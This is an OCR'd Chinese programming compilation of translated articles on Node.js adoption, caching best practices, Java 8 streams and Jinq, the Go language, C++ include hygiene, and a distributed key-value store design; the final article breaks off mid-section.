
高性能

Paypal 报道称：**NODE.JS 每秒能承受2倍的访问量，且能减少35%或200毫秒的响应时间**。

（注：PayPal 为什么从 Java 迁移到 Node.js，性能提高一倍，文件代码减少44%）

2013年，沃尔玛实验室运行了一个用 NODE.JS 写的缓冲器。在一个“黑色星期五”（一年中最忙的时期）中他们用 NODE.JS 将所有的移动流量放入到缓冲器中。

他们的团队在沃尔玛实验室中用“#nodebf tag 展现 NODE.JS 应用的性能”这一 twitter 话题实时报道了这一过程。在这个“黑色星期五”，**沃尔玛服务的 CPU 使用率没有超过1%，而且开发团队在200，000，000用户在线的情况下部署了 NODE.JS 应用**。



同样的，Groupon（高朋团购）用 NODE.JS 重新部署他们系统后，**页面的加载时间下降**

了50%这么多。

Linkedin（领英）将他们的移动流量从 Rails 转移到 NODE.JS 的老故事也能说明高性能这一问题。转移之后，**服务数由原来的30个降到3个（下降了90%），且转移后系统的速度比原来快20倍**。（注，参见： Web 服务性能测试：Node 完胜 Java ）

易于修改和维护

由于一些约定随着 Node 不断成熟，用 NODE.JS 来开发一些新的服务将变得简单。用 Node 的方式来写程序意味着这些程序是一些由管道连接成的小模块构成的。加班时间写的传统独立应用程序变得很僵便，难以适合和添加新的需求。最终传统应用程序被一些它们没有完成的需求给压得喘不过气。

用 NODE.JS，程序将被分解成许多小模块而不是一个大程序。在更改需求和新增需求时，不用更改代码结构就能完成。

开发效率高

NODE.JS 程序是由 JavaScript 语言写的。这意味着，前端开发者与后端开发者之间的不和谐问题被解决了，且在开发进程中这有着显著的效果。用 NODE.JS，能够将前端开发与后台开发小组合并成一个团队，这对于很多方面都有很大的好处。通过减少各开发部门之前的依赖，NODE.JS 为全栈开发者提供了更多的机会。NODE.JS 同样拥有一个出色的软件包管理系统——NPM，这是 JavaScript 的第一个软件包管理系统，能很好的处理依赖管理。NPM 能有效的避免经验性的依赖。通过 NODE.JS 包管理器，NODE 同样拥有一个充满活力的用户系统和大量可用的模块（超过60,000个，且在快速增长）。

贝宝（paypal）测算过，**使用 NODE.JS,开发人员的效率能提高2倍**。与 JAVA 相比，一半的开发人员就能交付一个应用，且花的时间还更少。

NODE.JS 的前途大好

Eran Hammer 在 NodeDay（www.nodeday.com）上宣布，到2014年底沃尔玛计划将 NODE.JS 应用于旗下所有的电子商务中。

贝宝（paypal）将 NODE.JS 技术延伸至其所有的 Web 应用，且2年内 NODE.JS 将在所有应用中铺开。

尽管谷歌没有公然地宣布他们使用 NODE.JS，但有证据表明他们在使用 NODE.JS，linkedin（领英）上一个简单的搜索表明，200名谷歌的人在其个人简历上标注着在使用 NODE.JS。

VentureBeat 上的一篇文章：“谷歌人很显然在做 NODE.JS 项目——可能即使在不久的将来发布了应用，他们也不打算在公众面前说他们在用 NODE.JS”。

雅虎在 NODE.JS 上还有很长的路要走，目前有200个开发人员在全职的开发800个公共模块和500个私有模块。

诸如网飞和其它一些公司加入到 NODE.JS 中表明，目前还会有很多人加入到这个领域中。

NODE.JS 的应用领域

- 物联网
- 电子商务
- 支付处理
- 社会媒体
- 实时服务
- 新闻传媒
- 企业级 Web 应用

让我们一起将 NODE.JS 应用到更多领域吧！如果使用 NODE.JS，我们公司将会变成这样：

- 用一半的开发者来开发应用
- 给用户服务时，降低必要的服务进程
- 降低50%的页面加载时间
- 在知名公司（如 facebook）前招到顶尖开发人才
- 让用户更开心
- 让开发人员更开心
- 能长久留住职员

答案是很简单的，问题在于企业能否以一种严肃的方式狂热于 NODE.JS，而不是深思熟虑。

获取更多有关 NODE.JS 使用和商业效益方面的信息，请联系@nearForm

原文链接：
http://ourjs.com/detail/532f0650c911679a2800000a?

超高速缓存的最佳实践

Performance Zone 这个社区是由 New Relic 和 AppDynamics 来维护的。这两个人都是 APM 社区的用户，APM 社区有很多的知名的用户，并且能够为这些用户减少很多的成本。

定制高速缓存解决方案是一件非常有趣的事情 ,它似乎是改善应用程序整体性能的最简单的方式。然而，超高速缓存是一项很大的技术难题，在实践之前需要注意几个事项。

最佳范例

1、key/value 集合并不是缓存

几乎我做过的所有项目都用到了一些定制高速缓存解决方案，这些方案都是使用的 Java Maps。然而 Map 并不是缓存的解决方案，因为可能缓存超出了一个 key/value 的存储容量。缓存还需要满足以下特点：

- 驱逐策略(eviction policies)
- 最大容量限制(max size limit)
- 持久性存储(persistent store)
- 弱引用建(weak references keys)

- 统计(statistics)

Java Map 并不能提供上述的特点，你也不应该花费你客户的钱去定制缓存方案。你应该选择一个更好的缓存技术，比如 EHCache 或 Guava Cache，这两种缓存技术都是非常强大的，而且用起来也非常的简单。这些工具经常被一些项目用来测试，所以，代码质量相比与其他的定制方案更加优秀。

2、使用一个缓存抽象层

Spring 提供的缓存抽象层是一套非常灵活的方案。@Cacheable 注解可以将业务逻辑层的代码从缓存横切关注点分离开来。缓存解决方案是可以通过配置文件进行配置的，所以它不会破坏业务层的方法。

3、谨防缓存的开销

每一个 api 接口都是需要计算成本的，而缓存也不例外。如果你缓存一个 web 服务或者是一个开销比较大的数据库操作，那么这种开销可以忽略不计。如果在一个递归算法中使用本地缓存，那么就需要考虑缓存解决方案的开销了。甚至 Spring 的缓存抽象层都是有开销的，所以一定要确保收益大于成本。

4、如果数据库查询操作非常慢，那么缓存可能是最后的解决方案了。

如果使用类似 Hibernate 的 ORM 工具，那么它就是首先要考虑进行优化的位置。确保抓取策略(fetching strategy)被正确的设计,这样才不会面临 N+1的查询问题(N+1 query problems),你同样需要对 SQL 语句数进行断言操作(assert the SQL statement count ,译者译：包括对增删改查操作的断言)，以验证 ORM 生成的查询语句是否存在问题。

当你对 ORM 生成的 SQL 语句进行优化之后，你需要再一次检查数据库查询速度是否还是

那么慢。同时要确保所有的索引都用上了，这样你的 SQL 查询才会非常高效。索引必须要全部都放在内存中，不然就会浪费更多的 SSD 或者 HDD 硬盘空间了。

你的数据库是可以缓存查询结果的，一定要利用好这个特点。

如果数据集是很大的，并且数据增长的速度也是非常快的，那么你就需要按比例将这些数据分配到多个数据库碎片(shards)中。

如果这样都不能够解决你的问题，那么就考虑换一个更加优秀的缓存解决方案吧，比如 Memcached。

5、是否会影响到数据一致性呢？

当你在业务层之前使用缓存，数据一致性的约束是非常难做到的。如果缓存不能同步到数据库，那么 ACID 的特性就会受到影响。如果一个根实体改变了数据，那么将会影响到很大一部分的缓存。如果你抛弃缓存实体，那么所有由缓存带来的效益将会失去。如果你异步更新了缓存实体，就会影响到数据的一致性，最终一致)的数据模型也就不存在了。

让我们来看看实例吧

受关于 Java 8 computeIfAbsent Map 这篇文章的启发，我写了一个 Guava Cache 缓存方案，有下面几个优点：

- 有一个固定大小的缓存（2条记录）
- 在 jdk1.6下运行

```
private LoadingCache<Integer, Integer> fibonacciCache = CacheBuilder.newBuilder()
      .maximumSize(2)
      .build(new CacheLoader<Integer, Integer>() {
```

```
        public Integer load(Integer i) {
            if (i == 0)
                return i;
            if (i == 1)
                return 1;
            LOGGER.info("Calculating f(" + i + ")");
            return fibonacciCache.getUnchecked(i - 2) + fibonacciCache.getUnchecked(i - 1);
        }
    });

@Test
public void test() {
    for (int i = 0; i < 10; i++) {
        LOGGER.info("f(" + i + ") = " + fibonacciCache.getUnchecked(i));
    }
}
```

输出为：

```
INFO  [main]: FibonacciGuavaCacheTest - f(0) = 0
INFO  [main]: FibonacciGuavaCacheTest - f(1) = 1
INFO  [main]: FibonacciGuavaCacheTest - Calculating f(2)
INFO  [main]: FibonacciGuavaCacheTest - f(2) = 1
INFO  [main]: FibonacciGuavaCacheTest - Calculating f(3)
INFO  [main]: FibonacciGuavaCacheTest - f(3) = 2
INFO  [main]: FibonacciGuavaCacheTest - Calculating f(4)
INFO  [main]: FibonacciGuavaCacheTest - f(4) = 3
INFO  [main]: FibonacciGuavaCacheTest - Calculating f(5)
INFO  [main]: FibonacciGuavaCacheTest - f(5) = 5
INFO  [main]: FibonacciGuavaCacheTest - Calculating f(6)
INFO  [main]: FibonacciGuavaCacheTest - f(6) = 8
INFO  [main]: FibonacciGuavaCacheTest - Calculating f(7)
INFO  [main]: FibonacciGuavaCacheTest - f(7) = 13
INFO  [main]: FibonacciGuavaCacheTest - Calculating f(8)
INFO  [main]: FibonacciGuavaCacheTest - f(8) = 21
INFO  [main]: FibonacciGuavaCacheTest - Calculating f(9)
INFO  [main]: FibonacciGuavaCacheTest - f(9) = 34
```

完整代码可以在 GitHub 上获得。

原文链接： dzone 翻译： ImportNew.com - 踏雁寻花

译文链接： http://www.importnew.com/10278.html

Java 8 彻底改变数据库访问

Java 8终于到来了！经过几年的等待，java 程序员终于能在 java 中得到函数式编程的支持了. 函数式编程的支持能流程化现有的代码并且为 java 提供强大的能力.在这些新特性中最瞩目的是 java 程序员对数据库的操作方式.函数式编程带来了令人激动的简便高效的数据库 API. Java 8 将会支持可与像 C#的 LINQ 等语言竞争的新的数据库访问方式.

处理数据的函数式方式

Java 8 不仅仅添加了函数式支持,它也通过新的函数式处理数据的方式扩展了集合(Collection)类. 而通常情况下 java 处理大量数据时需要大量的循环和迭代器.

```
Collection<Customer> customers;
```

如果你只对来自 Belgium 的客户感兴趣，你将不得不迭代所有的 customer 对象并只保存你需要的.

```
Collection<Customer> belgians = new ArrayList<>();

for (Customer c : customers) {

    if (c.getCountry().equals("Belgium"))

        belgians.add(c);

}
```

这不仅花费了5行代码,而且它也不怎么抽象.假使你有1千万个对象时会怎样呢?你会通过两个线程并发过滤所有对象来提速么?那你将不得不使用大量危险的多线程代码来重写所有代码.

而通过 Java 8,仅仅只需要一行代码就能实现相同的功能.通过对函数式编程的支持，Java 8 能让你只写一个函数表明你对哪些客户(对象)感兴趣然后使用那个函数对集合做过滤就可以了. Java 8 的新 Steams API 支持你这样做:

```
customers.stream().filter(
    c -> c.getCountry().equals("Belgium")
)
```

上面 Java 8 版本的代码不仅更短,而且更容易理解.它几乎没有什么 陈词滥调(循环或迭代器等).代码调用了 filter()方法,那很明显这段代码是用来过滤客户(对象)的.你不需要再把时间浪费在解读循环中的代码来理解它在对它的数据做什么.

假使你想并发执行这段代码该怎么办呢?你只需使用另一个类型的 stream

```
customers.parallelStream().filter(
    c -> c.getCountry().equals("Belgium")
);
```

更另人激动的是这种函数式风格的代码也同样适用于数据库

在数据库上使用函数式方式

传统上来说, 程序员需要用特殊数据库查询语句去访问数据库的数据. 例如,下面就是用 JDBC 代码去查找来自 Belgium 的客户:

```
PreparedStatement s = con.prepareStatement(
      "SELECT * "
    + "FROM Customer C "
    + "WHERE C.Country = ? ");
s.setString(1, "Belgium");
ResultSet rs = s.executeQuery();
```

大部分这些代码都是字符串, 这样会使编译器不能发现错误而且这草率的代码会导致安全问题. 还有这些大量的样板代码使得写数据访问代码变得十分冗余. 一些工具例如 jOOQ ，通过使用特殊的 java 库去提供数据库查询语言可以解决错误检查和安全问题。或者使用对

象关系映射工具可以免去大量的无趣的代码，可它们只能用在通用访问查询，如果需要复杂的查询，还是需要用特殊的数据库查询语言。

使用 Java 8,借助流式 API 就可以用函数式方式去查询数据库了。例如，Jinq 是一个开源的项目，它探索怎样的未来数据库 API 可以令函数式编程成为可能。这里就是一个使用 Jinq 的数据库查询

```
customers.where(
    c -> c.getCountry().equals("Belgium")
);
```

这代码几乎跟跟使用流式 API 的代码一样. 事实上，未来的 Jinq 版本可以让你用流式 API 直接写数据库查询。当代码运行的时候，Jinq 将自动翻译成数据库查询代码，正如之前 JDBC 查询一样。

这样的话，就算没有学过一些新的数据库查询语言，你也可以写出有效率的数据库查询。你可以用同样样式的代码用在 java 集合上。你也不需要特殊的 java 编译器或者虚拟机。所有的代码编译和运行在普通的 java 8 JDK 上。如果你的代码有错误，编译器将找出它们并且报告给你，就像普通的 java 代码。

Jinq 支持跟 SQL92一样的复杂查询. Selection（选择），projection（投影），joins（连接），和子查询 它都支持。翻译 java 代码成数据库查询的算法是十分灵活的，只要是它能接受的，都能翻译。例如，Jinq 能够翻译下面的数据库查询，尽管它很复杂。

```
customers
    .where( c -> c.getCountry().equals("Belgium") )
    .where( c -> {
        if (c.getSalary() < 100000)
            return c.getSalary() < c.getDebt();
        else
            return c.getSalary() < 2 * c.getDebt();
        } );
```

正如你看到的，java 8 的函数式编程非常适合数据库查询。而且查询紧凑，甚至复杂的查询也能够胜任。

内部运作

但这都是如何工作的呢？怎么能让普通的Java编译器将Java代码转换成数据库查询？Java 8 有什么特别之处使这个成为可能？

支持这些函数性风格的新的数据库 PI 的关键是一种叫做“象征性执行”的字节码分析手段。虽然你的代码是被一个普通的 Java 编译器编译的并运行在一个普通的 Java 虚拟机中，但 Jinq 能够在你被编译的 Java 代码运行时进行分析并从中构建数据库查询。使用 Java 8 Streams API 时，常会发现分析短小的函数时，象征性执行的工作效果最好。

要了解这个象征性执行是如何工作的，最简单的方法是用一个例子。让我们检查一下下面的查询是如何被 Jinq 转换为 SQL 查询语言的：

```
customers
    .where( c -> c.getCountry().equals("Belgium") )
```

初始时，变量 customers 是一个集合，其对应的数据库查询是：

```
SELECT *
  FROM Customers C
```

然后，where() 方法被调用，一个函数被传递给它。在 where() 方法中，Jinq 打开这个函数的 .class 文件，得到这个函数被编译成的字节码进行分析。在这个例子中，不使用真正的字节码，让我们用一些简单的指令来代表这个函数的字节码：

```
    d = c.getCountry()
    e = &#8220;Belgium&#8221;
    e = d.equals(e)
    return e
```

在这里，我们假设函数已被 Java 编译器编译成这四条指令。当调用 where() 方法时，Jinq

看到的就是这些。如何才能使 Jinq 理解这些代码呢？

Jinq 通过执行代码来分析。但 Jinq 不直接运行代码。它是“抽象”地运行代码：不使用真实的变量和真实的值，Jinq 使用符号来表示执行代码时的所有值。这就是这个分析为什么被称为“象征性执行”。

Jinq 执行每条指令，并跟踪所有的副作用或代码在程序状态时改变的所有东西。下面是一个图表，显示出 Jinq 用象征性执行方式执行这四行代码时发现的所有副作用。

象征性执行的例子

在图中，你可以看到第一条指令运行后，Jinq 发现了两个副作用：变量 d 已经发生了变化，方法 Customer.getCountry() 被调用。由于是象征性执行，变量 d 没有给出一个真正的比如是“USA”或“Denmark”的值，它被分配为 c.getCountry() 的象征性的值。

在所有这些指令被象征性执行之后，Jinq 对副作用作精简。由于变量 d 和 e 是局部变量，它们的任何变化在函数退出后都会被丢弃，所以这些副作用可以忽略不计。Jinq 也知道 Customer.getCountry() and String.equals() 方法没修改任何变量或显示任何输出，因此这些方法调用也可以被忽略。由此，Jinq 可以得出这样的结论：执行这个函数只会产生一个作用，它会返回 c.getCountry().equals("Belgium")。

一旦 Jinq 已明白在 where()方法中传递给它的函数，它可以混合数据库查询方面的知识，优先于 customers 集合来创建一个新的数据库查询。

生成数据库查询

这就是 Jinq 如何从你的代码生成数据库查询的。象征性执行的使用意味着，这种方法对于不同的 Java 编译器输出的不同的代码模式都是相当强大的。如果 Jinq 遇到的代码有不能转化为数据库查询的副作用，Jinq 将保持你的这些代码不变。因为一切都是用正常的 Java 代码写的，Jinq 可以直接运行那些代码，您的代码将产生预期的结果。

这个简单的翻译实例应该让你明白了怎样查询翻译作品。你可以确信，这些算法可以正确地从你的代码生成数据库查询。

美好前景

我希望我已经让你品尝到了 Java 8带来的在 Java 中进行数据库工作的新方式。Java 8 支

持的函数式编程允许你用和为 Java 集合编写代码同样的方式来为数据库写代码。希望不久现有的数据库 API 都能被扩展以支持这些类型的查询。

原文链接

http://www.oschina.net/translate/java-8-friday-java-8-will-revolutionize-database-access

翻译(4人)：

--zxp, 赵亮-碧海情天, Idiot_s_Sky, zhuzhangsuo

Go，随风而起

最近琢磨着把我们的平台产品扔到 Docker 上试试，Docker 是运行在 Linux 上的一个轻量级的虚拟容器，简单来说就是 Docker 利用 Linux 的 LXC（Linux Containers）和 CGroup 技术为你的应用构建了一个独立的、资源隔离的、轻量级的沙箱，你可以在里面自己动手，丰衣足食，无论怎么玩都不会对整个物理服务器产生影响。虽然 Docker 的政策是闭关锁国，但是你在开发环境和生产环境之间进行应用系统迁移和部署又十分方便。

和传统虚拟机不同的是，Docker 容器并不会包含一个完整的操作系统，而是通过服务器现有的基础设施对资源进行管控的。基本原则就是，你以为自己是自由的，民主的，按需分配的，但其实你的配额是定量的，不作死就不会死的，当然也不排除你表现好的话，系统会再分一些资源给你。

关于 Docker，如果大家有兴趣，我以后可以写个系列。今天主要想说说 Docker 的实现语言：Go。

深入学习一门技术或框架的原则就是去读源代码，Docker 是 PaaS 提供商 DotCloud 开源的容器引擎，任何人都可以到 Github 上下载它的源代码。我拿到 Docker 的源代码后发现，好吧，人家大部分功能都是 Go 语言实现的。Go 语言威名远播，我虽早有耳闻，但却从未真正用过，正好借这个机会好好学习一下。

顺便说一句，技术人员最苦逼的地方就是，当你想学 A 的时候，你发现的不得不先把 B 搞清楚，当你去搞 B 的时候，会牵扯出 C、D、E、F、G，七大姨八大姑和小舅子什么的都出来了，技术之间的依赖关系往往搞得你心烦意乱、心猿意马，最后你会忘记自己的初心是 A。

所以，对于我这种高龄程序员，学完 Go 之后去搞别的并忘掉 Docker 的情况，也是完全可能出现的。

目前编程语言排行榜前三位分别是 C、Java 和 Objective-C，这三门编程语言的 Ratings 都超过了10%，风头正劲。C 不用说了，Unix 和 Linux 都是这货写的，系统级编程语言，无可替代。OC 虽老，却属新贵，随着 iOS 大红大紫。唯有 Java，当年如日中天，如今却显老态，常常为人诟病。其实从语言的发展潜力来看，Java 还远远没有进入老年时代，最多是个中年大叔，语法糖虽弱，但整个 Java 平台博大精深，衍生语言 Scala 和 Groovy 生命力正盛。不过，由于 Java 平易近人的工业语言特点，常常遭到很多半瓶子醋的嘲笑，其实大部分是自嘲，能骂到点子上的少之又少。为什么骂 C 和 Objective-C 的少呢？因为能把 C 整明白的人大都知道深浅，至于 OC，大伙正忙着学呢，哪有空骂？

与其他语言不同，Go 生于名门望族 Google，一出生就是富二代。2009年11月 Google 正式对外发布 Go 1.0版本，从此宣告了一门新语言的诞生。Google 首席软件工程师罗布派克（Rob Pike）说：我们之所以开发 Go，是因为过去10多年间软件开发的难度令人沮丧。听了老罗这句话，台下很多程序员眼眶都湿润了。

Go 被誉为互联网时代的 C 语言，虽然目前声望还没法和那三位老大哥相比，但是程序员和极客们都对其寄予厚望。当然 Go 也没让大家失望，这几年发展迅猛，国内外很多厂家已经开始把 Go 语言用于生产环境，很多开源项目也开始用 Go 实现（比如 Docker）。最重要的一点是，据说 Go 的最佳开发平台是 OS X，其次是 Linux，最后是 Windows。这一点没什么可说的，因为我很早就说过，Mac 才是程序员的开发利器，Go 只是又一次印证了这一点而已。

经过几个晚上的学习和实践，我觉得我会喜欢上这门语言，令人印象深刻的语言特性有这么几个：

- Go 是一门系统级的编程语言，理论上 C 和 C++能干的事，Go 也干得出来，而且实现起来更加简单，如果 Go 愿意，也可以写个操作系统出来。
- 支持 GC（垃圾收集），无论是 GC 还是引用计数，这部分的功能应该是现代编程语言必备的，我们最好相信编译器，而不是人。
- 全新的静态类型语言，犯错的几率大大减少，同时具备动态语言的特性，无论是从 C、Java 或 Python 转过来都会感觉很舒服。
- 针对并发、多核和大规模集群的语言，goroutine 的设计相当有趣，这部分需要好好理解一下。
- 更为丰富的内置数据类型，相对其他语言，增加了 map（字典）和 slice（数组切片），同时从语法层面进行了支持。
- 函数的多重返回值，这一点是程序员们千呼万唤的功能，这次 Go 有了。
- 基于关键字 defer、panic 和 recover 的异常处理机制，处理过程中使用了多重返回值的语法糖，defer 实现了类似 Java 里的 finally 功能，这部分的设计非常新颖。
- 闭包，现代语言必备
- 无继承的接口方式，方法的定义和类型的定义可以在完全不同的地方进行，还可以为现有类型动态添加新的方法，这一点有点像 Objective-C 中的 Category ……

一般来说，一种语言从诞生到广泛关注和应用，至少需要十年光景，而 Go 只用了几年时间就走到了这一步，着实令人惊叹。Go 诞生于网络、多核、高并发和大集群的时代，这是 Go 的机会，也可能是你我的机会。

Go，可以说是一门随风而起的语言，了解了 Go 之后，我们就知道，很多风口的东西，不一定是猪！

如果你也想试试这门语言，那么可以点击原文访问【Go 指南】，在线学习。

http://go-tour-zh.appspot.com

原文链接：http://macshuo.com/?p=1082

在开发大 C++工程的时候如何判断和避免循环 include?

C++头文件是历史遗留问题，掌握好规律还是能避免陷阱：

0. 头文件做好 include guard，例如 pragma once。

1. 尽量使用 forward declaration，namespace 中的 class 都可以前向声明，模板也可以前向声明，例如 class Foo; typedef std::shared_ptr<Foo> FooPtr。但是 nested class 无法前向声明。

2. 保证每个构成 interface 的头文件都独立可用，例如 class A 的 cpp 文件第一个包含的头文件应该是 class A 的头文件，以此类推。尽量 cpp/头文件 配对：尽量每一个 class 有一个头文件和一个 cpp 文件，文件名与类名相同，仅扩展名不同。（类模板除外，没办法。）

3. include 头文件使用绝对路径，从 VCS 的根开始。

4. cpp 文件和头文件中写 include 时按一定的原则分组（例如本项目、本公司、第三方 C++库、C++标准库、第三方 C 库，libc 库），每组以内按字母顺序排列头文件。

5. 做到第 3 点之后，用简单的脚本就能生成头文件的包含关系图（Doxygen 也行），然后就很容易看出循环依赖。也不难自动检测。

6. 头文件里不要埋地雷，比如修改 struct 的默认对齐方式，修改编译器的优化级别或警告级别等等。

原文链接：

http://www.zhihu.com/question/23178386/answer/23824481

数据存储

构建高可用和弹性伸缩的 KV 存储系统

常见 KV 存储系统

与互联网时代不同，社交时代和移动互联网时代的互联网产品，拥有海量的读写请求和爆发式增长的数据和用户。传统关系型数据库的性能、可扩展性和数据结构的灵活性逐渐成为瓶颈。NoSQL 型数据库在近些年风生水起，越来越受到开发者的关注。NoSQL 无须遵循关系型数据库的 ACID 理论，简单灵活的数据结构和操作使其具备与生俱来的高性能和可扩展性。常见的 NoSQL 产品有 KV（key-value）型、文档型、列存储型、图存储型、对象存储型、XML 数据库型等，图1为各种类型 NoSQL 数据库的代表产品和介绍。

类型	主要产品	简介
KV存储	Redis Memcached	使用key快速查到其value，Memcached支持string类型的value，Redis除string类型外还支持set、hash、sort set、list等类型
文档存储	MongoDB CouchDB	使用JSON或类JSON的BSON数据结构，存储内容为文档型，能实现部分关系数据库的功能
列存储	HBase Cassandra	按照列进行数据存储，便于存储结构化和半结构化数据，方便做数据压缩和针对某一列和某几列的数据查询
图存储	Neo4J FlockDB	图形关系的存储，能够很好弥补关系数据库在图形存储的不足
对象存储	Db4o Versant	通过类似面向对象语言的方式操作数据库，通过对象的方式存取数据
XML数据库	Berkeley DB XML BaseX	高效存储XML数据，支持XML的内部查询语法，如XQuery、XPath

图1　常见 NoSQL 存储

KV 型存储系统是最常用的 NoSQL 存储系统之一。Memcached 和 Redis 是其最具代表的两个产品。本文将详细介绍 Memcached 和 Redis 的常用场景及如何构建一个高可用和自动

弹性伸缩的 KV 存储系统。

Cache 加 DB 是最常见的存储层架构。时间局部性原理指出正在被访问的数据很可能会在近期再次被访问。根据这一原理应用程序将最近访问过的数据保存在 Cache 中，每次读取请求首先访问 Cache，若 Cache 中保存有该数据则直接获取数据返回给前端。若 Cache 中该数据不存在则从 DB 获取数据并将该数据保存到 Cache；若数据被更新或删除则将 Cache 中对应数据置为失效。使用 Cache 能够很好地缓解 DB 的读请求压力。KV 存储系统既可以应用在 Cache 层也可以应用在 DB 层。

Memcached 使用内存作为存储介质，因为内存数据的易失性 Memcached 主要应用在 Cache 层。Memcached 常见的应用场景是存储一些读取频繁但更新较少的数据，如静态网页、系统配置及规则数据、活跃用户的基本数据和个性化定制数据、准实时统计信息等。并不是所有场景都适合 Memcached 加 DB 的架构，在某些场景下这一架构存在一些局限。例如这一架构不能提升写的性能，写数据时还是数据直接存储到 DB，同时需要将 Cache 中数据置为失效，所以对以写请求为主的应用使用 Cache 提升性能的效果并不是很明显。如果应用的热点数据或者活跃用户分布较为分散也会降低 Cache 的命中率。如果遇到机器宕机，内存数据会丢失，那么机器重启后需要一段时间重新建立热点数据，建立热点数据的过程中会对 DB 会造成较大的压力，严重时会导致系统雪崩。

相比 Memcached，Redis 做了一些优化。首先，Redis 对数据做了持久化，支持 AOF 和 RDB 两种持久化方式，机器重启后能通过持久化数据自动重建内存。其次，Redis 支持主从复制，主机会自动将数据同步到从机，可以进行读写分离，主机负责写操作，从机负责读操作。那样既增加了系统的读写性能又提升了数据的可靠性。再次，Redis 除了支持 string 类型的 value 外还支持 string、hash、set、sorted set、list 等类型的数据结构。因此，Redis

既可以应用在 Cache 层，也可以替换或者部分替换 DB 存储持久化数据。使用 Redis 作为 Cache 时机器宕机后热点数据不会丢失，无须像 Memcached 一样重建热点数据。相比 Cache 加 DB 的架构方式，使用 Redis 存储持久化数据不仅能够提升读性能，还能提升写性能，而且不存在热点数据分布是否集中而影响命中率的问题。Redis 丰富的数据结构也使其拥有更加丰富的应用场景。Redis 的命令都是原子性的，可以简单地利用 INCR 和 DECR 实现计数功能。使用 list 可以实现获取最近 N 个数的操作。sort set 支持对数据排序，可以应用在排行榜中。set 集合可以应用到数据排重。Redis 还支持过期时间设置，可以应用到需要设定精确过期时间的应用。只要可以使用 Redis 支持的数据结构表示的场景，就可以使用 Redis 进行存储。但 Redis 不是万能的，它不支持关系型数据库复杂的 SQL 操作。某些场景下，可结合 Redis 和关系型 DB，将简单查询相关的数据保存在 Redis 中，复杂 SQL 操作由关系型 DB 完成。

虽然 Redis 集很多优点于一身，但在实际运营中也存在一些问题。首先，Redis 不具备自动容错和恢复功能，主机从机的宕机都会导致前端部分读写请求失败，需要等待机器重启或者手动切换前端的 IP 才能恢复。如果主机宕机，宕机前有部分数据未能及时同步到从机，切换 IP 后还会引入数据不一致的问题，降低了系统的可用性。其次，Redis 的主从复制采用全量复制，复制过程中主机会 fork 出一个子进程对内存做一份快照，并将子进程的内存快照保持为文件发送给从机，这一过程需要确保主机有足够多的空余内存。若快照文件较大，对集群的服务能力会产生较大的影响，而且复制过程是在从机新加入集群或者从机和主机网络断开重连时都会进行，也就是网络波动都会造成主机和从机间的一次全量的数据复制，这对实际的系统运营造成了不小的麻烦。最后，Redis 较难支持在线扩容，在集群容量达到上限时在线扩容会变得很复杂。为避免这一问题，运维人员在系统上线时必须确保有足够的空间，这对资源造成了很大的浪费。

所以本文提出一种构建高可用和自动弹性伸缩的 KV 存储系统的方法。该系统以内存作为主要存储介质，兼容 Memcached 和 Redis 常用协议，拥有超高读写性能、高可用性，能自动容错和恢复，具备负载均衡、自动弹性伸缩等特性。

系统整体架构

系统采用分布式设计，数据存储在多个存储节点上。分布式设计的优势在于存储空间和计算资源不受单机的限制。系统包含以下四个节点。

- 路由节点接受客户端的请求，根据请求 key 的 hash 值将请求转发到对应的存储节点上。
- 存储节点对外提供数据读写服务，并以心跳的形式将自身的统计信息上报给管理节点。
- 管理节点负责管理所有的路由信息和存储节点，决策存储节点的容错和恢复、负载均衡以及弹性伸缩等。
- 搬迁节点负责处理数据复制和迁移，包括全量和增量复制、负载均衡和弹性伸缩中的数据迁移。

为提高系统的可用性，除路由节点外的所有节点均采用一主一备的形式。路由节点为无状态节点，可以同时存在多个节点，可以在路由节点前加一个 LVS 模块做负载均衡和容错。系统整体架构如图2所示。




图2　系统整体架构

关键技术点

系统采用分布式存储设计，数据分布在多台存储节点上，分布策略采用一致性 hash 算法。所谓一致性 hash 是指将以[0, N]的整数集合组成的 hash 值空间映射成一个环，存储节点和 key 同时映射到该 hash 值空间，将 key 存储在顺时针方向第一个节点上。

